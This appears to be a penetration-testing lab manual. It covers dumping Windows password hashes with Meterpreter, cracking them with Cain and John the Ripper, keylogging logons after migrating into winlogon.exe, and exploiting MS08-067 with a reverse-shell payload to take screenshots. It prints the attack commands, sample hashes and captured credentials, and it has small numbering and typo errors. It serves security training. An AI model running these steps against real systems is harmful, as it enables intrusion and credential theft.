

## Dumping Windows Password Hashes Using Metasploit

**Exercise 1: Using Meterpreter to Dump Windows Password Hashes:** in the following exercise, you will use the built-in capability of the Meterpreter payload to dump the password hashes of the accounts on your target system. These hashes will be used later in password cracking attempts, with the ultimate goal of getting additional usernames and passwords:

1. Close your reverse shell and return to the Meterpreter prompt (only type what's in **bold**):

```
C:\WINDOWS\system32>exit
```

2. With a Meterpreter shell in place type (only type what's in **bold**):

```
meterpreter > hashdump
```

3. The contents of the target system's password hash file are output to the screen.

The passwd file contains user account information and looks as follows:

```
Administrator:500:CEEB0FA9F240C200417EAF40CFAC29C3:D280553F0103F2E643406517296E7582:::
```

```
User1:1011:7584248B8D2C9F9EAAD3B435B51404EE:186CB09181E2C2ECAAC768C47C729904:::
```

```
User2:1012:AC5BA6A944526699AAD3B435B51404EE:F07A9DFFFC2C5C7F9D9EBC83FD69D68E:::
```

```
User3:1013:E7EED3F5C2C85B88AAD3B435B51404EE:6AA15B3D14492D3FA4AA7C5E9CDC0E6A:::
```

Each field is separated with colon. The fields are:

- **1<sup>st</sup> field:** username (Administrator, User1, etc.)
- **2<sup>nd</sup> field: Relative Identification (RID):** last 3-4 digits of the Security Identifier (SID), which are unique to each user
- **3<sup>rd</sup> field:** LM hash
- **4<sup>th</sup> field:** NTLM hash


4. Based on previous lab techniques, determine a way to get the contents of the hashdump output from your BackTrack system to your Windows attack system
  
5. Save the file as *hashes.txt* to the c:\temp drive on your Windows attack system

## Cracking Windows Password Hashes Using Cain


The Cain & Abel tool for Microsoft operating systems allows recovery of various types of passwords by sniffing the network, cracking encrypted passwords using Dictionary, Brute-Force, Cryptanalysis attacks, decoding scrambled passwords, revealing password boxes, uncovering cached passwords, and much more.

**Exercise 1: cracking Windows password hashes using Cain:** in this exercise, you will use Cain to crack the password hash file you extracted from your target system:

1. From your Windows attack system, open Cain (Start/All Programs/Cain). The main Cain window looks like the following:



2. Click on the Cracker tab
3. If user accounts appear in the right-hand window pane, right-click in some empty white space and select remove all. Click Yes to delete all entries
4. In the right-hand window pane, single-click in the empty white space:



5. Click on the + icon on the toolbar (if the + icon isn't highlighted, single-click in the empty white space in the right-hand window pane)

6. Make sure the Import Hashes from a text file radio button is selected (second option) and click the ...
7. Browse to C:\temp and select hashes.txt
8. Click Next
9. The usernames and password hashes from the target system should now appear in Cain
10. Under the User Name column (right-hand window pane), right-click on one of the user names and select Dictionary Attack/NTLM Hashes
11. The Dictionary Attack window appears
12. Add a dictionary wordlist that Cain can use to crack the password hash for the selected user account (right-click in the top Dictionary Attack window, where it says File and Position, and select Add to list)
13. Browse to C:\Program Files\Cain\Wordlists and select the Wordlist.txt file
14. The wordlist should appear in the top of the Dictionary Attack window
15. Click the Start button to begin the dictionary attack
16. Watch the Key Rate field as Cain tries to crack the password hashes for the selected user account. On average, how many passwords per second is Cain able to process?
17. Was Cain able to crack the user account's password hash? If so, what is the username and password?
18. Repeat steps #11-16 for all user accounts

**IMPORTANT NOTE:** when you repeat step #13 for each successive account, the Dictionary Attack window will already have the dictionary wordlist loaded. Right-click and select Reset all initial file positions. This will instruct Cain to start at the beginning of the dictionary wordlist when trying to crack other accounts

19. Record the username and passwords you cracked here:

20. When you have cracked all the passwords you can, exit from Cain

## Cracking Windows Password Hashes Using John the Ripper

**John the Ripper** is a fast password cracker, currently available for many flavors of \*NIX, DOS, Win32, BeOS, and OpenVMS. Its primary purpose is to detect weak passwords. In the rest of this lab, John the Ripper will be referred to as John.

**Exercise 1: using John the Ripper to crack the Windows LM password hashes:** in the following exercise, you will use the command-line version of John to crack the LM password hashes from your target system:

1. Get the password hashes from your target system to your BackTrack system, saving them in `/root/ceh`, in a file called `hashes.txt`
2. Change into the directory where John is located (only type what's in **bold**):

```
user1@bt:~#cd /pentest/passwords/jtr
```

```
user1@bst:~#pwd
```

```
/pentest/passwords/jtr
```

3. Type (only type what's in **bold**):

```
user1@bt:~#./john /root/ceh/hashes.txt
```

Syntax breakdown:

**./john**: program name

**/root/ceh/hashes.txt**: the password hashes from your target system

Your output will look something like this:

```
Loaded x password hashes with no different salts (NT LM DES [32/32 BS])
```

PACHYDE (smendez?e?:1)

RM (smendez?e?:2)

guesses: x time: 0:00:08:23 100% c/s: 9204K trying: ZYUUZOK - ZZZZZZ

4. In a second BackTrack shell, use the `--show` option to display the password cracking status (only type what's in **bold**):

```
user1@bt:~#./john --show /root/ceh/ashes.txt | less
```

NOTE: you will need to re-run this command multiple times to get the latest information relating to cracked passwords and remaining hashes left to crack

5. Was John able to crack the same password hashes as Cain?
6. In order to complete Exercise 2, you need to either wait for John to finish cracking all the LM password hashes, or hit Ctrl+C in the BackTrack shell where John is running to stop it

**Exercise 2: using John the Ripper to crack the Windows NTLM password hashes:** in the following exercise, you will use John to crack the NTLM password hashes from your target system:

1. From a BackTrack shell type (only type what's in **bold**):

```
user1@bt:~#./john --format:NT /root/ceh/ashes.txt
```

Syntax breakdown:

**./john:** program name

**--format:NT**: program option to use NTLM hashes

**/root/ceh/hashes.txt**: the password hashes from your target system

2. In a second BackTrack shell, use the *--show* option to display the password cracking status (only type what's in **bold**):

```
user1@bt:~#./john --show /root/ceh/hashes.txt | less
```

3. Compare the LM encoded passwords (Exercise 1, step #4) with the NTLM encoded passwords (Exercise 2, step #2)
4. Close the shell used to crack the password hashes and leave your Meterpreter shell open



## Keylogging Using Metasploit

**Exercise 1: capturing logon credentials with Meterpreter:** as of March, 2009, the Meterpreter payload supports keylogging. In the following exercise, you will use the Meterpreter payload to capture the credentials of a user logging into the target system:

1. Make sure you have logged out of your target system
2. From your Meterpreter shell type (only type what's in **bold**):

```
meterpreter > ps
```

Your output will vary, but look something like the following:

*Process list*

=====

<i>PID</i>	<i>Name</i>	<i>Path</i>
-----	-----	-----
292	<i>wscntfy.exe</i>	<i>C:\WINDOWS\system32\wscntfy.exe</i>
316	<i>explorer.exe</i>	<i>C:\WINDOWS\Explorer.EXE</i>
356	<i>smss.exe</i>	<i>C:\SystemRoot\System32\smss.exe</i>
416	<i>csrss.exe</i>	<i>C:\WINDOWS\system32\csrss.exe</i>
440	<i>winlogon.exe</i>	<i>C:\WINDOWS\system32\winlogon.exe</i>

[ snip ]

3. Locate the winlogon.exe process and record the PID here:

4. Migrate the current Meterpreter payload into the winlogon.exe process (only type what's in **bold**):

meterpreter > **migrate PID\_winlogon.exe** (replace PID\_winlogon.exe with the PID you recorded in step #3)

Your output will look something like this:

*[\*] Migrating to 440...*

*[\*] Migration completed successfully.*

5. The *keyscan\_start* command, which you will use next to start capturing keystrokes on the target system, spawns a new thread inside of the process where Meterpreter was injected. This thread allocates a large 1MB buffer to store the captured keystrokes. Type (only type what's in **bold**):

meterpreter > **keyscan\_start**

Your output will look something like this:

*Starting the keystroke sniffer...*

6. Switch to your target system and login with credentials you gathered in previous labs

7. Dump the keystroke buffer on the target system (only type what's in **bold**):

meterpreter > **keyscan\_dump**

Your output will look something like this:

*Dumping captured keystrokes...*

*<Ctrl> <Alt> <Ctrl> <Alt> <LMenu> <Tab> smendez <Tab> pachyderm <Return>*

## Taking Screen Shots Using Metasploit

**Exercise 1: Taking Screen Shots Using Metasploit:** in the following exercise, you will use the Meterpreter payload to take screen shots of the victim system:

1. From a BackTrack shell, navigate to the Metasploit Framework 3 folder (only type what's in **bold**):

```
user1 @bt:~# cd /pentest/exploits/framework3
```

```
user1 @bt:~# pwd
```

```
/pentest/exploits/framework3/
```

2. Open the Metasploit Framework console (only type what's in **bold**):

```
user1 @bt:/pentest/exploits/framework3# ./msfconsole
```

3. Now type (only type what's in **bold**):

```
msf > show exploits
```

4. You are going to setup Metasploit to use the MS08-067 exploit, which leverages a vulnerability in the Microsoft Server service, allowing an attacker to execute code remotely. This is the same exploit made famous by the Conficker worm circa November 2008 (only type what's in **bold**):

```
msf > use windows/smb/ms08_067_netapi
```

5. Set your payload to the following (only type what's in **bold**, on one line):

```
msf exploit (ms08_067_netapi) > set PAYLOAD windows/meterpreter/reverse_tcp
```

6. For this payload, you must set an *RHOST* value, which will be the IP address of your

target system (only type what's in **bold**):

```
msf exploit (ms08_067_netapi) > set RHOST target_IP_address (where  
target_IP_address == your victim's IP address)
```

6. The *LHOST* option also needs set (short for local host IP address), which is your BackTrack system's IP (only type what's in **bold**):

```
msf exploit (ms08_067_netapi) > set LHOST your_BackTrack_IP_address (where  
your_BackTrack_IP_address == your BackTrack system's IP address)
```

7. You are now ready to launch the exploit (only type what's in **bold**):

```
msf exploit (ms08_067_netapi) > exploit
```

19. Verify that you are running the Meterpreter payload as SYSTEM (only type what's in **bold**):

```
meterpreter > getuid
```

Your output should be as follows:

```
Server username: NT AUTHORITY\SYSTEM
```

20. Check to see what OS and service pack the target system is running (only type what's in **bold**):

```
meterpreter > sysinfo
```

21. To grab a screenshot of the victim system's desktop, type the following (only type what's in **bold**):

```
meterpreter > screenshot
```

22. Metasploit will automatically take a screen grab of the current remote desktop and open the picture in a web browser, while also saving the file with a system-generated name and .JPEG file extension in /opt/metasploit3/msf3.

23. Switch to your Windows victim system. Either login, or open an application.

24. Switch back to your Meterpreter session and type the following (only type what's in **bold**):

```
meterpreter > screenshot
```

25. Repeat steps #23-24 as many times as you like